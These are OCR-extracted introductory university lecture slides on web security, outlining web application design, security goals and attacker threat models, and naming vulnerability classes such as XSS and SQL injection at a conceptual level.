
Web Security

Slides from

John Mitchell and Vitaly Shmatikov

(Modified by Vijay Ganesh)

Reported Web Vulnerabilities "In the Wild"



Data from aggregator and validator of NVD-reported vulnerabilities


Web Applications

- Big trend: software as a (Web-based) service
  - Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
  - Cloud computing
- Applications hosted on Web servers
  - Written in a mixture of PHP, Java, Perl, Python, C, ASP
  - Poorly written scripts with inadequate input validation

Typical Web Application Design

- Runs on a Web server or application server
- Takes input from Web users (via Web server)
- Interacts with back-end databases and third parties
- Prepares and outputs results for users (via Web server)
  - Dynamically generated HTML pages
  - Contain content from many different sources, often including regular users
    - Blogs, social networks, photo-sharing websites…


Browser and Network




Two Sides of Web Applications

- Web browser
  - Executes JavaScript presented by websites the user visits
- Web application
  - Runs at website
    - Banks, online merchants, blogs, Google Apps, many others
  - Written in PHP, ASP, JSP, Ruby, …

Web application vulnerabilities





Topics on Web security


- Browser security model
  - The browser as an OS and execution platform
  - Basic http: headers, cookies
  - Browser UI and security indicators
- Authentication and session management
  - How users authenticate to web sites
  - Browser-server mechanisms for managing state
- Web application security
  - Application pitfalls and defenses
- HTTPS: goals and pitfalls
  - Network issues and browser protocol handling


Goals of web security

- Safely browse the web
  - Users should be able to visit a variety of web sites, without incurring harm:
    - No stolen information (without user’s permission)
    - Site A cannot compromise session at Site B
- Secure web applications
  - Applications delivered over the web should have the same security properties we require for stand-alone applications
- Other ideas?

Operating system security

Alice






OS Attacker

May control malicious files and applications

Network security




Alice

Network Attacker

Intercepts and controls network communication

Web security



Sets up malicious site visited by victim; no control of network

Web Threat Models

- Web attacker
  - Control attacker.com
  - Can obtain SSL/TLS certificate for attacker.com
  - User visits attacker.com
    - Or: runs attacker's Facebook app
- Network attacker
  - Passive: Wireless eavesdropper
  - Active: Evil router, DNS poisoning
- Malware attacker
  - Attacker escapes browser isolation mechanisms and run separately under control of OS

Malware attacker

- Browsers (like any software) contain exploitable bugs
  - Often enable remote code execution by web sites
  - Google study: [the ghost in the browser 2007]
    - Found Trojans on 300,000 web pages (URLs)
    - Found adware on 18,000 web pages (URLs)

- Even if browsers were bug-free, still lots of vulnerabilities on the web
  - *All* of the vulnerabilities on previous graph: XSS, SQLi, CSRF, …


Outline

- Http
- Rendering content
- Isolation: Same Origin Policy
- JavaScript Overview
- XSS Attacks

HTTP

